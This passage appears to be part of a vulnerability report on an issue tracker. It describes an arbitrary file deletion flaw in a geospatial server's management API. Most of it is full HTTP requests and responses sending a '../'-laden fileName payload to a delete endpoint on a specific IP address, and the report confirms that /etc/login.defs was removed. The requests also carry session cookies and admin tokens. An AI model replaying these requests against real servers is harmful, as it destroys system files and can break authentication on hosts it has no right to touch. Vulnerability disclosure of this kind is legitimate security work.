


```
POST /manager/servicehub/vtiles/styles/delete HTTP/1.1
Host: 119.62.24.162:8089
Content-Length: 15
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://119.62.24.162:8089
Referer: http://119.62.24.162:8089/igs/manager/setting/serviceManagerSetting
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: JIGServerID=ladE0ys0lS6AN30ejOWHJU-atvfkQ9N6lofTfR86; Admin-Token=
62ce73b2e4b0c3a230fd2828
Connection: close

fileName=1.json
```

5.

The **fileName** parameter accepts a filename as value. Because of lack of validation, you can use `../` to perform path traversal to delete arbitrary file.
As mentioned in step 3. , we can explore any files. So we can use it to choose a target. In this case, I'm going to choose `/etc/login.defs` as target.




/etc

名称: nyzy

文件夹

Then, input `../../../../../../../../../../../../etc/login.defs` payload in the fileName parameter, then send it. As shown in response, you can see the json format key "code" and value "1", which stands for delete successfull.




```
POST /manager/servicehub/vtiles/styles/delete HTTP/1.1
Host: 119.62.24.162:8089
Content-Length: 56
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://119.62.24.162:8089
Referer: http://119.62.24.162:8089/igs/manager/setting/serviceManagerSetting
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: JIGServerID=DhLrdV6w8Z0uC-CjxrSzn80F8QzvG-o1cRwsv8Y8; Admin-Token=
62ce7615e4b0e05ddbe6b537
Connection: close

fileName=../../../../../../../../../../../../etc/login.defs
```

```
HTTP/1.1 200 OK
Expires: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
X-XSS-Protection: 1; mode=block
Pragma: no-cache
Date: Wed, 13 Jul 2022 07:40:26 GMT
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
Content-Type: application/json
X-Application-Context: igserver-webapp-1

{
  "code":1,
  "msg":null,
  "data":null
}
```

Go to the file explore function mentioned in step 3 and go in to `/etc` folder, you can see now the `login.defs` is gone, file successfully deleted.



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant